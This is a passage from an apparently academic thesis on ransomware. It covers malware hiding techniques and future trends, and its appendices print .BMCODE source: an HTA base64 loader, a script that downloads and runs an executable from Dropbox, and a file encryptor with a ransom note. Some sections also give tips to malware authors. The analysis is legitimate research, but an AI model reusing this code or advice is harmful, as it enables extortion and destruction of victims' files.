Some found mistakes are kept in secret like in case of Gpcode.ag. Decryption for it is possible but the method is a trade secret [26]. It could help virus writers it future.

3.3.2 Cryptographic Countermeasure

Story of Gpcode.ag is very mysterious (see: Section 2.1.1 and Section 3.3.1). It would be nice to uncover the used method. Maybe it is about implementation mistakes or cryptographic countermeasure. Who knows, hope that at some point it would not be a secret anymore.

At this point we cannot proceed with Gpcode.ag investigation and let's take a closer look on .BMCODE/.FTCODE. The encryption part is described in Section 3.2.2.

First of all check the source for used keys. Seems that .BMCODE uses computers Universally Unique Identifier (UUID) and .FTCODE random password which is 50 symbols long and is located in the file called "System Product Name" in C:\Documents and Settings\USER\Application Data.

Lines 39-41 in A.3 clearly state that only first 40kB are encrypted. This is enough for decryption which can be done with script from A.4.

Of course, this example is very simple. Firstly source code is available and secondly it uses symmetric cryptographic algorithm.

One notable technique is described in [36]. This technique identifies the specific cryptographic algorithm in a binary program. Cryptography is an important and integral ransomware part. Even unknown newborn ransom viruses can be noticed and analysed carefully. In general this eases the analysis.

The referenced paper presents several identification methods for cryptographic primitives. It is also shown that cryptographic keys can be extracted from a given malware binary. Knowing the cryptographic algorithms and their usage helps understand the malicious actions.

3.3.3 Conventional Police Methods

In every modern country it is prohibited to create and spread viruses and other malware types by law. It is often common that internet-criminals action fall under a completely non-Information Technology (IT) laws like fraud, extortion, illegal access to confidential information, etc. These acts are also used in practice for cyber-criminals. Every year couple of hundreds persons get arrested for commiting IT related crimes. It is worth mentioning that quite often these people are experts, this seriously impedes the investigation of crimes. On the other hand lots of attacks remain out of sight due to their relative insignificance. For these reasons, it is possible to lower the cyper-crime level with legal methods, but impossible to defeat completely.

4 Hiding Techniques

In order to avoid detection by users and antivirus software, some malware employ different kinds of deception. Some techniques originate in generic virus methods, some were aimed at protecting the intellectual property of software developers. Basically all the methods purpose is to make the malware harder to understand and to analyse, but on the other hand functionality should stay the same.

The harder ransomware detection is - more likely it would spread wider. It is very important to analyse the hiding techniques to make malware detection efficient.

I'll start with self-encryption/decryption technique which is described in Section 4.1. Polymorphism and oligomorphis methods in Section 4.2 can be considered as special form of self-encryption. Section 4.3 is about the metamorphic approach. Stealth technique is described in Section 4.4. Armoring method described in Section 4.5 comes from legitimate software. Finally, I'll devote some time to tunneling technique in Section 4.6.

4.1 SELF-ENCRYPTION AND SELF-DECRYPTION

This approach tries to avoid signature based antivirus scanners detection. For this purpose encryption is used. Simple encryption is used for malware's body. Only encryption module and a cryptographic key are left as cleartext. Using unique cryptographic key for every encryption makes encrypted part unique, thus hiding its signature. Sometimes multiple layers encryption can be used. Basically even thou virus is the same every time it still looks different for antivirus software [30].

The encryption might be very simple. Even XORing each

byte in a virus with a constant would make a trick. It would fulfil the main requirement. It would make make virus body different every time.

The only part that remains the same is the decrypting module. This is the main problem of such approach. Antivirus scanners can accomplish the detection based on the decryptors code pattern. To be impartial, this does not make this approach useless, because decrypter part might be widely used in non virus related application or even be a part of system application like in .BMCODE case (see 3.3).

4.2 POLYMORPHISM AND OLIGOMORPHISM

Polymorphism might be consider as special form of self-encryption. Malware authors took the encrypted viruses shortcoming and invented technology that mutates the decryptor from one generation to the other.

First versions of this technology were available to change decryptor slightly. Such malware was called oligomorphic. This technology allows to generate a few hundreds of different decryptors, but the are still can be detected with signature methods.

The polymorphic malware was invented for overcoming this limitation. This technique was a first real threat to virus scanners. Warhead for this type of virus/ransomware stays the same. It infects files with encrypted copy of itself, which is decoded by a decryption module. But in this case decryption module is also modified on each infection. Malware has no identical parts left if technique is implemented correctly. Now it seems that detection with signatures problem is solved [35].

There are a lot of methods to achieve countless number of decryptors. These are obfuscation methods including dead-code insertion, register reassignment, subroutine reordering, instruction substitution, code transposition, code integration.

There are even toolkits such as "The Mutation Engine (MtE)" which allows you to convert you non-obfuscated malware into the polymorphic version [30].

Of course, antivirus vendors invented a way to handle polymorphic viruses. Every instance after decryption has the same body and this can be used for detection. For this purpose the emulation technique is used. It allows to execute virus without any harm. When decrypted virus body is loaded to memory signature based methods may be applied.

In order to detect and prevent such emulation, the polymorphic malware used the armoring technique (see Section 4.5). However, as the antivirus scanners became matured, they were capable of addressing this technique, thus effectively defeating the polymorphic malwares [30].

4.3 METAMORPHISM

The metamorphic approach in malware was developed as an improvement of the oligomorphic and polimorphic ones [32]. The idea behind metamorphism is to change virus's content itself instead of hiding it with encryption. This is done to prevent detection with emulation. Some viruses are able to rewrite themselves completely between two infections.

This can be archived in different ways - for example, by mixing the pieces of code or adding dead-code and unneeded code sequences to the source code. If the changed sources are recompiled then malware executable looks totally different.

To implement this routine a metamorphic engine is required. It makes virus large and complex. In some viruses the metamorphic part is up to 90% of total amount of lines [31,35].

Note that this malware makes best use of obfuscation techniques to evolve its body into new generations, which look different but work essentially the same. For such an evolution, it should be able to recognise, parse and mutate its own body

whenever it propagates. It is important that the metamorphic malware never reveals its constant body in memory due to not using encryption or packing. That makes it so difficult for the antivirus scanners to detect this malware [30].

4.4 STEALTH

Viruses which are called ”stealth” do not implement similar technique. This name is used to describe various approaches. This main target for such obfuscation is to hide the characteristics of an infection.

Some viruses try to avoid detection by killing the tasks associated with antivirus software. One important trick is to leave ”last modified” date same as it was before the infection. Nowadays this will not prevent the detection, but if this is not done than file would be under suspicion.

Some stealth viruses interfere with operating system file listings so that the reported file sizes reflect the original values and do not include the size of the virus added to each infected file [31,35].

Some viruses can infect files without increasing their sizes or damaging the files. They accomplish this by overwriting unused areas of executable files. These are called cavity viruses. For example, the CIH virus, or Chernobyl Virus, infects Portable Executable files. Because those files have many empty gaps, the virus, which was 1 KB in length, did not add to the size of the file [33].

4.5 ARMORING

Armoring origins from legitimate software which used this techniques to protect itself from analysis and modification. These methods were used mostly in anti-piracy and intellectual property protection. Malware adopted this technique for its

own needs. The goal of armoring is to prevent anti-virus software or human experts from analysing the virus's functions through disassembly, traces, and other means [4].

Technology develops in the way that it is getting more and more difficult to reverse engineer and analyse the binaries. There are a lot of methods which can be used to prevent disassembly techniques.

The simplest one is debugger detection. On Windows systems this is done by analysing the Process Execution Block (PEB) for the presence of the debugger bit [3,34].

The other popular armoring method is detecting the presence of virtual machines. This is done because commonly virtual machine are used to simulate a full running environment. In such "sandboxes" viruses are isolated and investigated. This is done because such type of environment can be more easily controlled than real hardware.

One of the more insidious and difficult to analyse forms of binary obfuscation is the shifting decode frame. This partially decodes a running program, executes that code, and then re-encodes it before executing a new portion. This provides the greatest difficulty for decoding, disassembling and debugging [34].

4.6 TUNNELING

Anti-virus software monitors operating system's API calls to watch for suspicious activity. Malware with implemented tunneling is able to intercept low-level operating system calls. This is done by placing itself to the low level of the operating system functionality. Having such opportunities virus can manipulate the operating system and hide itself from anti-virus software. So in this case malware makes sure that the virus isn't being monitored. If monitoring is detected, tunneling module bypasses it.

In this case tracing through the API code is done by both sides: by anti-virus software and by malware itself. The ”tracing” can be implemented in different ways and all these techniques are also used by anti-viruses.

The static analysis method scans through the code searching for control flow changes. Dynamic methods would single-step through the code being traced, or use fullblown emulation [35].

Tunneling can only be done when the code in question can be read, obviously. For operating systems without strong memory protection between user processes and the operating system, like MS-DOS, tunneling is an effective technique. Many operating systems do distinguish between user space and kernel space, though, a barrier which is crossed by a trap-based operating system API [35].

In other words, the kernel’s code cannot be read by user processes. Surprisingly, tunneling can still be useful, because most high-level programming languages don’t call the operating system directly, but call small library stubs that do the dirty work - these stubs can be tunneled into. Anti-virus software can dodge this issue if it installs itself into the operating system kernel [35].

5 Suggestions and Future Trends

Now it is time to summarise the current situation in cryptovirology. Next Section 5.1 checks the status of ransomware evolution. Sections 5.2 and 5.3 give some suggestions on future trends in hardware and software correspondingly.

5.1 RETROSPECT

In previous chapters I have described current status of ransomware evolution. If we take more precise look on all the gains this malware type has, we should state that all the necessary problems are solved. Of course, if we go one-by-one checking all the check boxes with requirements, we might find a room for improvement, but unfortunately we should state that ransomware is in perfect shape already.

How the next generation virus may look like? The author already have all the tools available. I think he just should have the lesson learnt. Bad guy should look back and pay attention to all the mistakes in past.

I think that the biggest mistake is untested code. A lot of powerful creation end-up unnoticed due to mistakes in implementation. This is a general issue there are a lot of books and theories on this subjects. Paying attention to this part fully depends on the author. Saying this I mean that the bottleneck in testing is not in methods or tools. It is in lack of author's time or knowledge.

Main ransomware feature – the encryption part nowadays reached the level when properly encrypted document cannot be decrypted in relatively close future. Taking into account

that in most of the cases victim needs his documents now, encryption algorithms level is not a problem at all. I am not sure if there is a desired room for improvement. Of course, it can be faster, but speed it not a problem. Virus creators can use open libraries. They are widely available for various purposes and this will minimise the risk of mistakes in implementation.

The other essential part is malware delivery. It is a pity but from bad guys point of view it is not a problem at all. Holes in Java security were a reason for wide-spreading of most infections in 2013. I can hardly believe that this will change in near future. In fast, Java is installed on billions of computers all over the world and it seems that it has a lot of flaws in security. This makes it so popular among cybercriminals. Today every set of exploits available on the black market uses Java drawbacks.

When we talk about delivery mechanisms it would be wrong to forget and not to mention the social engineering way. It is widely used and nowadays it is second popular way to make target infected. So, user itself is the reason for falling into the trap. This trend is developing due to the fact that IT is involving new groups of people, who have not been ever involved to IT life. This makes an average knowledge level lower. Couple of years ago e-mail was a popular way to spread malware. Now popularity shifts to social networks. Frauds often take place there.

The overall picture uncovers one problem which is not solved yet. Actually it is almost solved, but now it is the weakest link. I am talking about money transfer techniques. Various ways were used, but most of them are either not secure for criminal or not comfortable and easy for the victim. Now we should remember bitcoins. This peer-to-peer payment system and digital currency solves the anonymity problem, but it is not that popular and commonly used among non-geek users. The request to pay the ransom using paypal would be

much more comprehensible for average user. Getting used to bitcoin is a question of time. Something totally new may appear. We can assume that money transfer problem is going to be solved in near future. What else might pop-up?

5.2 ARCHITECTURE AND DEVISES

Ransomware may go to mobile. Viruses for mobile phones are usual already. I think that good ransom virus is coming. Android platform appears to be the best target for cybercriminals. The main reason for this is operating systems update mechanism. The way Android phone is updated is not straightforward at all. Three parties are involved: Google, carrier and phone manufacturer. This is a nightmare. If flaw in security is discovered, first google should release a fix, than manufacturer should apply it to its modified version, and next carrier should deliver it to subscribers. User should rely on all of them. Now the security factor is not taken into account by most of the users, but this may change in future. You might need to think about security when you buy a new phone. I think that coming year will hold a record of attacks targeted to Android operating system.

Android malware is developing rapidly and sophistication increases. Current mobile antivirus detection rate is low compared to desktop version [43].

Next group of devices which can be under attack are various Internet-devices. Amount of systems connected to Internet is growing and this growth will continue. Nowadays IP-cameras, TVs and multimedia-devices are a part of world wide web. Due to their specific characteristics they are different from all the other devises like laptops, smart phones and tablets. This causes lack attention to them from users. Updates are very specific and very rarely applied by users. This makes them vulnerable for security exploits. In near future we might

observe new types of attack on such devices.

5.3 MALWARE AS A SERVICE

Cybercrime is a big business. I think that in close future such type of ”service” will become more relevant. Currently Distributed Denial of Service (DDoS) attacks are popular in noncompetitive fights. Many websites struggle from them. Malware as a service can raise this problem to the next level. Ransomware can freeze corporate life, and not only web part.

Harmful attacks become more and more aggressive. CryptoLocker can be checked as example. The amount of attacks targets to particular companies is raising. Security rules will get more strict, current antivirus solutions might not fulfil the criteria.

Not only companies can be involved in such fight, but countries also. Economy losses from such attacks are very big and ransomware might be used for this purpose. Malware is already used for cyberespionage [37,41,42].

5.4 REMARKS

There is no hope that ransomware authors will calm down. I do not remember any cases when criminals have been caught. Until this sort of ”business” will bring money and be quite safe threat will always increase. Coming year will hold a record in this type of viruses.

6 Conclusion and future work

In this work the main subject was ransom viruses. We reviewed three topics which allowed to observe the overall situation in this area.

First, I referenced to history part, checked predecessors and their evolution. Since viruses background is multifarious only basic milestones were covered. This part gave a clear picture of viruses classification, their components and countermeasures against viruses in general. Many problems and their solutions which are valid for viruses are true for ransomware.

Next, was a technical part, which discribed algorithms techniques which let ransom viruses to reach their goal. I covered non-virus related techniques. Those which can be used in peaceful manner. Actually most of them have such usage. Also virus specific techniques are covered. They were initially invented for ransom viruses. This part discribes the way modern malware reaches its goal. This section contains some examples which on one hand shown the implmentation simplicity and on the other hand the great damage which might be inflicted.

The last part but not least demonstrates the up-to-date situation and proposes some future trends. These guesses are made based on the current overall picture and modern technical development trends. This work encounteres various problems which have not been solved and many issues will be raised in near future. This makes this are interesting and important for future research.

Bibliography

[1] Computer Crime Research Center, `http://www.crime-research.org`

[2] Joe St Sauver, The Economics of Spam: the Spam Business Isn't Always What You'd Think, `http://cc.uoregon.edu`

[3] Virus Encyclopedia, `http://www.viruslist.com/`

[4] Fred Cohen, *Computer Viruses - Theory and Experiments*, `http://all.net/books/virus`, (1984).

[5] Douglas McIlroy, *Virology 101* (Computing Systems, 1989, v.2, N 2, pp. 173-181. ISSN 0895-6340. 1989)

[6] Kim Zetter, *Three Minutes With Fred Cohen, Virus Trends Tracker* `http://www.pcworld.com/article/33864/article.html`

[7] Ed Skoudis, Lenny Zeltser, *Malware: Fighting Malicious Code* (Prentice Hall PTR, 2003).

[8] Wikipedia - The Free Encyclopedia, `http://wikipedia.org/`

[9] Zuo, Y.; Panda, B., *Network viruses: their working principles and marriages with hacking programs*, (Information Assurance Workshop, 2003. IEEE Systems, Man and Cybernetics Society Volume , Issue , 18-20 June 2003 Page(s): 306 - 307)

[10] John F. Shoch, Jon A. Hupp. *The "Worm" Programs - Early Experience with a Distributed Computation*. (Communications of the ACM, March 1982 Volume 25 Number 3, pp.172-180)

[11] Lawrence E. Bassham & W. Timothy Polk. *Threat Assessment of Malicious Code and Human Threats0*. (National Institute of Standards and Technology. Computer Security Division)

[12] Rock Steady, *TSR COM infections*

[13] Robert T. Morris, Worm sources, `http://www.foo.be/docs-free/morris-worm/worm/`

[14] Underground InformatioN Center, `http://www.uinc.ru`

[15] Alfred J. Menezes, Paul C. van Oorschot, Scott A. Vanstone, *Handbook of Applied Cryptography* (CRC Press, 1996)

[16] Jatinder N.D. Gupta, Sushil K. Sharma, *Handbook of Research on Information Security and Assurance* (Information Science Reference; 1 edition (August 20, 2008))

[17] J. Bates, *Trojan Horse: AIDS Information Introductory Diskette Version 2.0* (Wilding E, Skulason F *eds* Virus Bulletin. Virus Bulletin Ltd., Oxon, England, Jan., pages 3-6, 1990)

[18] J. Bates, *High Level-Programs & the AIDS Trojan* (Wilding E, Skulason F (eds) Virus Bulletin. Virus Bulletin Ltd., Oxon, England, Feb., pages 8-10, 1990)

[19] Mark A. Ludwig. *The Giant Black Book of Computer Viruses* (American Eagle Publications; 2nd edition (June 28, 1998))

[20] PCWorld - News, tips and reviews from the experts on PCs, Windows, and more, `http://www.pcworld.com`

[21] The Register: Sci/Tech News for the World, `http://www.theregister.co.uk`

[22] Computerworld - IT news, features, blogs, tech reviews, career advice, `http://www.computerworld.com`

[23] The Next Web - International technology news, business & culture, http://thenextweb.com

[24] Naked Security — Computer Security News Opinion Advice Research, http://nakedsecurity.sophos.com

[25] Anand Ajjan, *Ransomware: Next-Generation Fake Antivirus* (SophosLabs)

[26] Securelist - Information about Viruses, Hackers and Spam, http://www.securelist.com

[27] HabraHabr, http://habrahabr.ru

[28] InsidePro, http://www.insidepro.com

[29] ZDNet — Technology News, Analysis, Comments and Product Reviews for IT Professionals, http://www.zdnet.com

[30] Ilsun You and Kangbin Yim, *Malware Obfuscation Techniques: A Brief Survey* (International Conference on Broadband, Wireless Computing, Communication and Applications, 2010).

[31] Virus Bulletin : Independent Malware Advice, Independent malware journal and website with advice, reviews and tutorials, http://http://www.virusbtn.com

[32] M. Schiffman, *A Brief History of Malware Obfuscation* (Feb. 2010)

[33] Essam Al Daoud, Iqbal H. Jebril and Belal Zaqaibeh, *Computer Virus Strategies and Detection Methods* (Int. J. Open Problems Compt. Math., Vol. 1, No. 2, September 2008).

[34] Danny Quist Valsmith , *Covert Debugging Circumventing Software Armoring Techniques* (Offensive Computing, LLC).

[35] John Aycock, *Computer Viruses and Malware* (University of Calgary, AB, Canada, 2006).

[36] Felix Gröbert, Carsten Willems, and Thorsten Holz, *Automated Identification of Cryptographic Primitives in Binary Programs* (Recent Advances in Intrusion Detection, 14th International Symposium, RAID 2011, Menlo Park, CA, USA).

[37] H. Sverdlove, *Fanning the Flame: sophisticated cyber-attack hits Middle East* (Bit9 blog, 30 May 2012.)

[38] K. Munro, *Deconstructing Flame: the limitations of traditional defences* (Computer Fraud & Security, Volume 2012, Issue 10, October 2012, Pages 8-11)

[39] N. Falliere, L. O Murchu, and E. Chien, *W32.Stuxnet Dossier. Version 1.4 (February 2011)* (Symantec. Security Response)

[40] T. M. Chen, Swansea University, S. Abu-Nimeh, Damballa Inc., *Lessons from Stuxnet* (Computer (Volume:44, Issue: 4))

[41] R. Langner, *Stuxnet: Dissecting a Cyberwarfare Weapon* (Security & Privacy, IEEE (Volume:9, Issue: 3), May-June 2011)

[42] D. Kushner, *The real story of stuxnet* (IEEE Spectrum, 26 Feb 2013)

[43] Y. Zhou, X. Jiang, *Dissecting Android Malware: Characterization and Evolution* (2012 IEEE Symposium on Security and Privacy)

A .BMCODE sources

A.1 .HTA FILE CONTENT

```
<!-- a lot of symbols in base64-->

<html>
    <head>
        <meta charset="windows-1251">
    </head>
    <HTA:APPLICATION
     ID="objHTA_Info"
     APPLICATIONNAME="HTA_Info"
     SINGLEINSTANCE="yes" >
    <body>
        <script language=VBScript>
'Execute base64decode(" a lot of symbols in base64 ")

'this function decodes base64 encoded strings to scripts
Function base64decode(data)
            a="CDO.Message"
            set b=CreateObject(a)
    With b.BodyPart
        .ContentTransferEncoding = "base64"
        .Charset = "windows-1251"
        With .GetEncodedContentStream
            .WriteText data
            .Flush
        End With
        With .GetDecodedContentStream
            .Charset = "utf-8"
            base64decode = .ReadText
        End With
    End With
End Function


        </script>
    </body>
</html>
```

Figure A.1: .hta file content

A.2 POWERSHELL CHECK AND SCRIPT DOWNLOADING

It checks whether the system has Windows PowerShell installed or not. PowerShell is installed by default to all Windows system later than Windows 7. If check failes then it downloads installer from a Dropbox.com account and runs it.

```
a1686979793=1686979793:
 Const SYSTEM32 = &H25:Set
# fso = CreateObject("Scripting.FileSystemObject"):
Set objShell = CreateObject("Shell.Application"):
Set wshShell = CreateObject( "WScript.Shell" ):
#Set objFolder = objShell.Namespace(SYSTEM32):
Set objFolderItem = objFolder.Self:
filepath = replace(objHTA_Info.commandLine,chr(34),""):
arguments = " -command $path=((get-content -Path '" + filepath + "' -totalcount 1) -split '%'[1];
#$bytes  = [System.Convert]::FromBase64String($path);
$decoded = [System.Text.Encoding]::UTF8.GetString($bytes);
Invoke-Expression $decoded":
Path = objFolderItem.Path + "\WindowsPowerShell\v1.0\powershell.exe":
newPath = Path & arguments:RarPath = wshShell.ExpandEnvironmentStrings("%TMP%") & "\powershell.exe":
TestPath = wshShell.ExpandEnvironmentStrings("%TMP%") & "\powershell\powershell.exe":.
appNewPath = wshShell.ExpandEnvironmentStrings("%TMP%") & "\powershell\powershell.exe" & arguments:
If (fso.FileExists(Path)) Then:
wshShell.Run newPath, 0, False:
      Else       :
#If Not (fso.FileExists(TestPath)) Then:
 dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP"):
 dim bStrm: Set bStrm = createobject("Adodb.Stream"):
 xHttp.Open "GET", "https://dl.dropbox.com/sh/wn8x35r9l9wsitn/XSwafOFh9E/powershell.exe?dl=1", False:
 xHttp.Send:
 with bStrm:
 .type = 1:
 .open:
 #.write xHttp.responseBody:
 .savetofile RarPath, 2:
 end with:
 wshShell.Run RarPath, 0, True:
 End If              :
 wshShell.Run appNewPath, 0, True    :
End If
```

Figure A.2: Powershell check and download script

A.3 .BMCODE ENCRYPTION SCRIPT

```
$1686979793=1686979793;
$ErrorActionPreference="SilentlyContinue";
if(((Get-Process -Name powershell).count) -ge 2){exit}$ref=[Reflection.Assembly]::LoadWithPartialName('System.Security');

Add-Type -Assembly System.Web;
$ek=(get-wmiobject Win32_ComputerSystemProduct).UUID;
[byte[]]$bytes=[system.Text.Encoding]::Unicode.GetBytes($ek);
$basekey="BgIAAACkAABSU0ExAAQAAAEAAQDTYUZyVxhh48R/1Y/H5NdEgi49DIHtJTXm+mcVHnvUpYiNEnxpFj/UJXVDg0F2rfWFpnyqHJ0dbyjsOCwMX0eRyp2VxrWFzOHIM6QpevxGF9izXeNq7+OzBuo11V/7EmvQBW2sfuNEOP7zdUw0DFKoK+X2Taewaki1LGYhpshjqg==";
#$rsa = New-Object System.Security.Cryptography.RSACryptoServiceProvider;
#$rsa.ImportCspBlob([system.Convert]::FromBase64String($basekey));
$enckey=[system.Convert]::ToBase64String($rsa.Encrypt($bytes, $false));
$text= "Если Вы читаете это сообщение, значит Ваш компьютер был атакован опаснейшим вирусом.`r`nВся Ваша информация (документы, фильмы и другие файлы) на этом компьютере была зашифрована`r`nс помощью самого криптостойкого алгоритма в мире RSA1024.`r`nВосстановить файлы можно только при помощи специальной программы. Чтобы её получить, Вам необходимо`r`nнаписать нам письмо на адрес unblockme@tormail.org`r`nПри попытке расшифровки без нашей программы файлы могут повредиться!`r`nК письму прикрепите файл, который находится на рабочем столе `"READ_ME_NOW!!!!!!.TXT`", либо этот файл`r`nПисьма с угрозами будут угрожать только Вам и Вашим файлам!
НЕ ЗАБУДЬТЕ: только Мы можем расшифровать Ваши файлы!`r`n`r`n" + $enckey;

#function Encrypt-File($item, $Passphrase){
$salt="BMCODE hack your system";
$init="BMCODE INIT";
$r = new-Object System.Security.Cryptography.RijndaelManaged;
$pass = [Text.Encoding]::UTF8.GetBytes($Passphrase);
$salt = [Text.Encoding]::UTF8.GetBytes($salt);
$r.Key = (new-Object Security.Cryptography.PasswordDeriveBytes $pass, $salt, "SHA1", 5).GetBytes(32);
$r.IV = (new-Object Security.Cryptography.SHA1Managed).ComputeHash( [Text.Encoding]::UTF8.GetBytes($init) )[0..15];
$r.Padding="Zeros";
$r.Mode="CBC";
$c = $r.CreateEncryptor();
$ms = new-Object IO.MemoryStream;
$cs = new-Object Security.Cryptography.CryptoStream $ms,$c,"Write";
$cs.Write($item, 0,$item.Length);
$cs.Close();
$ms.Close();
$r.Clear();
return $ms.ToArray();
}

#$disks=Get-PSDrive|Where-Object {$_.Free -gt 50000}|Sort-Object -Descending;

foreach($disk in $disks){gci $disk.root -Recurse -Include "*.doc",file formats here,"*.1cd"  |%{try {$file=[io.file]::Open($_, Open', 'ReadWrite');

#if ($file.Length -lt "40960"){$size=$file.Length}else{$size="40960"}
[byte[]]$buff = new-object byte[] $size;
$ToEncrypt = $file.Read($buff, 0, $buff.Length);
$file.Position='0';
#$Encrypted=Enckrypt-File $buff $ek;
$file.Write($Encrypted, 0, $Encrypted.Length);
$file.Close();
#$newname=$_.Name+'.BMCODE';
#ren -Path $_.FulName -NewName $nename -Force;
$path=$_.DirectoryName+'\READ_ME_NOW!!!!!!.TXT';
if(!(Test-Path $path)){sc -pat $path -va $text}
}
catch{}
}
}
```

Figure A.3: .BMCODE encryption script

A.4 .BMCODE DECRYPTION SCRIPT

```
cls
$null = [Reflection.Assembly]::LoadWithPartialName("System.Security");

$ek='00000000-0000-0000-0000-6CF04916E0EA';
 function Decrypt-String($Encrypted, $Passphrase){
   $salt="BMCODE hack your system"
   $init="BMCODE INIT"
   $r = new-Object System.Security.Cryptography.RijndaelManaged
   $pass = [Text.Encoding]::UTF8.GetBytes($Passphrase)
   $salt = [Text.Encoding]::UTF8.GetBytes($salt)
   $r.Key = (new-Object Security.Cryptography.PasswordDeriveBytes $pass, $salt, "SHA1", 5).GetBytes(32)
   $r.IV = (new-Object Security.Cryptography.SHA1Managed).ComputeHash( [Text.Encoding]::UTF8.GetBytes
      ($init) )[0..15]
   $r.Padding="Zeros";
   $r.Mode="CBC";
   $d = $r.CreateDecryptor()
   $ms = new-Object IO.MemoryStream @(,$Encrypted)
   $cs = new-Object Security.Cryptography.CryptoStream $ms,$d,"Read"
   $Enc=$cs.read($Encrypted, 0,$Encrypted.Length)
   $cs.Close();
   $ms.Close();
   $r.Clear();
   return [byte[]]$Encrypted = $ms.ToArray()
}

 $dir= read-host "Enter path:"

gci $dir -Recurse -Include "*.BMCODE" |%{try
{$_;
$file=[io.file]::Open($_, 'Open', 'ReadWrite');
#Wrire-host $file.Name;
write-Host "File size:  $file.Length";
If ($file.Length -lt "40960"){$size=$file.Length}
Else{$size="40960"}
[byte[]]$buff = new-object byte[] $size;
$ToEncrypt = $file.Read($buff, 0, $buff.Length);
write-host $size;
$file.Position='0';

$arr=Decrypt-String $buff $ek;
Write-host $_.Name
Write-host $_.FullName

$file.Write($arr, 0, $arr.Length);
Write-host "Done";
$file.Close();
$newname=$_.Name -replace '.BMCODE','';

ren -Path $_.FullName -NewName $newname -Force;
Write-Host "New name: $_.Name";
$rname=$_.DirectoryName+'\READ_ME_NOW!!!!!!.TXT'
rm $rname;
}
catch{}
}
```

Figure A.4: .BMCODE decryption script